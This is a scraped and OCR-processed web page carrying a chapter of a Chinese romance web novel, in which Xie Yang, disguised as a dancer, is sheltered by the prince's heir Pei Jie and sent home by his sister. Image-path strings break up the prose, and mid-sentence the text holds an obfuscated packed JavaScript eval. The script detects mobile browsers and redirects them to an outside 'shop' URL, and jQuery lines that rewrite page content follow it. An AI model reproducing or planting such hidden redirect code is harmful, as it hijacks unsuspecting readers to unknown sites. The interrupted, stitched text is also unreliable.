18.生辰
作品:《论如何靠花钱当上世子妃》 那一刻,整个包厢内再次陷入死一般的寂静。
所有人都被谢泱的举动惊得呆住了,在场的各人都有自己的心思——
舞娘领队是觉着谢泱长得好,想让她多在贵人面前表现,但就这样直愣愣地扑到贵人怀里,未免有些……太直接了,要是再娇媚一点就好了,她如是想。
其他舞娘却是不禁暗暗嫉妒这个来替补琳儿的新人,听说那可是南安王府的世子殿下,就这样被她抱到了,说不定殿下就喜欢这样的呢,早知道她们也大胆一点了!
而正巧进来准备来提醒裴玠可以走了的墨影,看见有个大胆的小舞娘扑进自家主子的怀里,一边在心里默默给这个舞娘接下来的命运捏了把汗,一边又想着不能让永安侯府的谢姑娘知道了,要不然殿下在谢姑娘面前的形象就毁了!
这些人的心思谢泱不知道也不想知道,她只知道她现在完蛋了。
“下去。”裴玠声音的温度降到了冰点,他撇了一眼怀里将头埋在自己胸口的女人,如果这女人再不识相滚出去,那就不要怪他不怜香惜玉了。
“哈哈哈贤侄,既然这美人喜欢你,你不如收了去,免得伤了美人心啊。”对面那男人语气又变得轻浮起来,仿佛刚刚对谢泱的怒火只是错觉。
谢泱反应再快,此刻脑子也有些接不上话了。
“三——”
裴玠微微侧头,低声警告谢泱。
“二——”
谢泱脸皱在一起,整个人陷入了一种极度纠结的状态,她将头死死的埋在裴玠怀里,不想把自己的脸露出来。
这一刻,谢泱在想,到底是主动抬头被裴玠发现丢人,还是死不承认最终被裴玠扔出去更丢人。
其实都很丢人,但被扔出去会很痛。
谢泱觉得还是主动承认好了,说不定裴玠还会保自己一回,毕竟他俩现在可是合作关系。
于是谢泱将头抬起来一点点,低声对裴玠说:“裴玠,是我,谢泱。”
已经被耗的没耐心,正准备把怀中人扔下去的裴玠突然愣住,他低头,看向怀中的“舞娘”。
谢泱的一双狐狸眼冲着裴玠眨巴眨巴,一如初遇的那个夜晚,少女在他怀里被他禁锢,也是这样一双生动的眼睛看向他。
心忽然就有些乱了,裴玠方才抬起的、准备将谢泱拉下去的手,停滞在空中,一时间不知道该往哪放。
谢泱看裴玠这个反应,内心有些愧疚,自己这样实在是太唐突了。
她试着解释:“外头有人抓我,我误打误撞才到了这里,你能不能帮帮我。”
谢泱声音很低,几乎是在裴玠耳朵旁说的,这副模样放在旁人眼里,活脱脱就是谢泱这个“舞娘”在裴玠耳边喃喃细语勾引裴玠。
真是高手啊,这样还能面不改色心不跳地继续诱惑裴玠。
在场的众人如是想。
只可惜,这舞娘碰上的是裴玠,想来她的小心思要落空了。
众人又如是想。
可下一刻,裴玠滞空的手就突然抚上了谢泱的头,动作温柔,一下一下顺着谢泱的头发。
方才还冷冰冰、仿佛下一秒就要发火的世子殿下,此刻脸上的冰冷确全部消失不见,转而代之的是玩味与温柔。
他嘴角挂笑,低头看向怀里的人,用在场人都能听到的声音,对谢泱说:“‘湘儿’是吧?你就留下来陪我吧。”
此话一出,在场的人又是一阵沉默。
其他人只感叹这个叫湘儿的舞娘真是命好,只有门口的墨影内心山崩地裂。
自己跟着世子这么多年,别说是风尘女子,就连高门贵族的女子,主子也从来没表现过有什么特别的心绪,除了谢家的那位姑娘。
坐在裴玠怀里的谢泱也有些无措,她很感谢裴玠愿意帮她,但这样是不是有点过于夸张了。
谁曾想,裴玠的手又将谢泱的头按在自己的肩窝处,低声对谢泱说:“不想被发现就乖乖待着。”
谢泱心里有点怪怪的,但她归结于这个场面实在是太诡异了。
谢泱没看到的是,裴玠看她真的一动没动,嘴角的笑意越来越大。
“你们都下去吧。”裴玠让其余舞娘和乐师都下去。
接着又看向对面的九王,手却仍放在谢泱的头上,裴玠对九王说:“我喜欢这舞娘喜欢得紧,王爷可舍得割爱?”说完后又低头又看向怀中的谢泱,眼神深情得可以掐出水来,仿佛真的被迷住了。
九王深深的看了一眼裴玠和裴玠怀里的谢泱,确认裴玠的神情是认真的后,眼里又变成了醉态:“好好好,那我就不打扰你的好事了,反正事情都商议得差不多了,我也回去了。”
九王说罢,喝完杯中的最后一滴酒,负手带着手下离开了。
待闲杂人等都离开,房内便只剩了谢泱、裴玠和墨影三人。
谢泱这回是真的松了一口气,她轻轻地从裴玠怀里挣脱出来。
裴玠的怀里突然一空,愣了一会,最终将手收了回去。
墨影看清楚谢泱的脸后傻眼了:“谢……谢小姐?!怎么会是你?”
谢泱顺着他的话将事情解释清楚:“逛灯会的时候被人迷晕劫持了,后来我想办法逃了出来,误打误撞到了你这里。”
谢泱说的轻巧,但裴玠却是越听眉头皱的越深,他一下站起来:“可有受伤?”
谢泱被裴玠的反应吓一跳:“我没事……嘶——”谢泱还没说完,就被手上的刺痛痛得皱眉。
刚刚太紧张了以至于手上的伤被她完全忽略了,现在乍然放松下来,痛感一下就变得明显起来。
她看向自己的手,发现是用竹篾割绳子时划伤的,好几道伤口陈列在谢泱一双手的手背上,过得有些久了,伤口上的血都凝固了。
裴玠也注意到了她的伤,想要抬起谢泱的手来看,裴玠的手都轻轻地伸向谢泱的手,可在要触碰的瞬间又收回去了,他转头吩咐墨影:“去拿药来。”
“是。”
墨影很快就拿了个药箱进来,裴玠接过药箱,又引着谢泱坐下,这回裴玠倒是没再避讳,拿出药,拉着谢泱手上的手上药。
谢泱看着眼前的垂头认真给她上药的裴玠,男人又长又直的睫毛在他脸上投下一片好看的阴影,自己受伤的手仿佛是一件蒙尘的绝世珍宝,被眼前人仔细擦拭。
谢泱一下子就想到了那句诗——陌上人如玉,公子世无双。
谢泱盯着裴玠盯得有些出神了,直到裴玠将她的手上了药包扎好,她才回过神来。
“想什么呢,这般出神?”裴玠轻声问她。
谢泱一时间不知道说什么:“没事,在想刚才的事情罢了。”
“你知道是谁做的吗,需要我帮你吗?”
“大概能确定是谁做的,不过我自己能解决,刚才多谢你。”谢泱婉拒了裴玠的帮忙,她不想过于麻烦他,再者说,这件事九成九是她的家务事,裴玠也不便插手。
裴玠见她这样,也没再多说,又看她身上的这身舞裙,问她:“你就打算穿这身衣服回去吗?”
裴玠一提醒,谢泱才想起来自己还穿着翠微馆的衣服,不禁有些尴尬:“我的衣服落在四楼了,待会儿我自己去找找。”
裴玠看着她,觉得不妥,但自己一名男子,若是贸然将谢泱送回去,少不得会损了她的清誉?
裴玠想了一会儿,吩咐墨影:“去吧郡主叫过来,叫她带一身她的衣服过来。”
墨影领命去了。
“我妹妹裴易水今晚也来逛灯会了,她身量和你差不多,你换上她的衣服,再由她送你回去。”
裴玠的做法是相当贴心了,贴心到谢泱没有理由拒绝,只能在心里将这个人情记上,等着来日再还。
没过多久,墨影就带着永嘉郡主裴易水上来了。
“人呢人呢,快让我见见!”
谢泱还没见到人,就听到门外穿来一道俏皮的女声。
紧接着门就被推开了,谢泱见一个与她差不多年纪的俏丽少女进来,裴易水着一身黛蓝衣裙,头上并无过多首饰,面容与裴玠并不太相似,但都是线条锐利,显得整个人英姿飒爽。
“你便是永安侯府的谢姑娘吧,长得这般好看,难怪我兄长……”
“易水。”裴玠平静得打断了妹妹的话。
裴易水看着兄长的反应,脸上尽是调侃的笑,但还是麻利的把自己带来的衣服递给了谢泱。
裴玠见状,便带着墨影出去了,关门前还不忘和谢泱说:“我就在外面,有事叫我。”
裴易水却将裴玠推了出去:“快走吧,有我在这,能出什么事?”
门扉合上,屋内便只剩了谢泱与裴易水二人。
裴易水也不急着让谢泱换衣服,反倒是围着谢泱转了一圈,上上下下打量了她一番,那眼神直白又坦荡,看得谢泱都有些不好意思了。
“早就听闻永安侯府的谢姑娘生得一副好相貌,今日一见,倒觉得那些传言都说浅了。”裴易水抱着手臂,语气里带着几分真心实意的赞叹,“我兄长那人眼高于顶,寻常女子根本入不得他的眼,能让他这般上心的,谢姑娘你是头一个。”
谢泱闻言一怔,连忙解释:“郡主误会了,我与世子殿下只是……”
“只是什么?”裴易水眨眨眼,笑得促狭,“只是他恰好把你按在怀里?只是他恰好给你上药?只是他恰好大半夜的让我送衣服过来?”
谢泱被她问得语塞,脸上不受控制地浮起一层薄红。
裴易水见状,笑得愈发开怀,摆摆手道:“好啦好啦,我不逗你了。你快换衣裳吧,我替你守着。”说着便转过身去
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17197446|196167||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,背对着谢泱,却又忍不住添了一句,“不过我可提醒你,我兄长那人,从小到大还没对哪个女子这般用心过呢。”
谢泱没接话,只是低头解开身上那件舞裙的系带。
这件舞裙薄如蝉翼,料子轻飘飘的,穿在身上像是笼了一层烟霞,美则美矣,却实在不是良家女子该穿的衣裳。她三两下褪下舞裙,接过裴易水递来的那身黛蓝衣裙,入手便知料子上乘,针脚细密,是郡主娘娘的体己衣裳。
“多谢郡主。”谢泱一边穿衣一边道谢。
“谢什么,一套衣裳而已。”裴易水仍是背对着她,语气随意,“说来也是巧,我这身衣裳原是备着今夜逛灯会时换的,谁知灯会没逛成,倒是派上了这个用场。”
谢泱系好腰带,又将散乱的头发重新绾了个简单的髻,这才出声道:“郡主,我好了。”
裴易水转过身来,上下打量一番,满意地点点头:“不错,这颜色衬你。”顿了顿,又凑近了些,压低声音问,“方才你说被人迷晕劫持了,是怎么回事?可抓到人了?要不要我帮你出头?”
谢泱心头一暖,这位永嘉郡主倒是热心肠。她摇摇头,温声道:“多谢郡主好意,只是此事牵扯到家中一些事,我想自己处理。”
裴易水看了她一眼,似乎明白了什么,也不多问,只点点头道:“成,你有数就行。不过若是需要帮忙,尽管来找我。我虽不如我兄长那般有本事,但在凤阳这一亩三分地上,还是能说得上几句话的。”
谢泱笑着应下。
两人推门出去,裴玠果然还等在门外,负手而立,不知在想些什么。听见动静,他转过身来,目光落在谢泱身上——那身黛蓝衣裙穿在她身上刚刚好,衬得她肤色白皙,眉眼愈发温婉。
他眸光微动,随即移开视线,淡淡道:“走吧,我送你们回府。”
“你送?”裴易水挑眉,“哥,你可是男子,这大半夜的送谢姑娘回去,传出去……”
“所以我送你。”裴玠打断她,语气平静无波,“你送谢姑娘回府,我在暗中跟着。”
谢泱闻言,心头微动。
他这是……怕路上再出什么意外?
裴易水也反应过来了,意味深长地“哦”了一声,拖长了尾音道:“原来如此——那走吧走吧,谢姑娘,咱们坐我的马车回去。”
谢泱看了裴玠一眼,他也正看着她,四目相对,谢泱先移开了目光,轻声道:“多谢世子殿下。”
“不必。”裴玠的声音很低,像是怕惊着什么似的,“去吧。”
马车辚辚而行,碾过青石板路,在寂静的夜色中格外清晰。
裴易水坐在谢泱对面,一路上叽叽喳喳说个不停,从灯会的花灯说到京城各家的八卦,又从各家的八卦说到她兄长小时候的糗事。谢泱起初只是礼貌性地应和,后来却真的被她逗笑了几次。
“不过今日,我兄长如此待你,但是让我开了眼了。”裴易水笑着看向谢泱。
谢泱被她看得不自在,垂眸道:“世子殿下帮了我,我心中感激。”
“感激?”裴易水凑近了些,压低声音道,“谢姑娘,你跟我说实话,你对我兄长,当真只是感激?”
谢泱心头一跳,面上却不动声色:“郡主说笑了,我与世子殿下不过数面之缘,谈何其他?”
裴易水盯着她看了片刻,忽然笑了:“行吧,你不说我也就不问了。不过我可告诉你,我兄长那人,若是动了心思,是绝不会轻易放手的。”
谢泱没接话,只是转头看向车窗外。
夜色沉沉,街巷寂静,偶尔有几盏灯笼从车窗外掠过,昏黄的光影在她脸上明明灭灭。
裴玠……会吗?
她不知道。
她只知道,今夜他在她最狼狈的时候伸出了手,将她护在怀里,替她上药,又安排得这般妥帖周全。这份情谊,她记在心里了。
至于其他……且看吧。
马车在永安侯府门前停下。
谢泱下车时,目光不动声色地扫了一眼四周——夜色深沉,巷口空无一人。
但她知道,他一定在某个暗处看着这边。
“多谢郡主相送。”谢泱敛衽行礼。
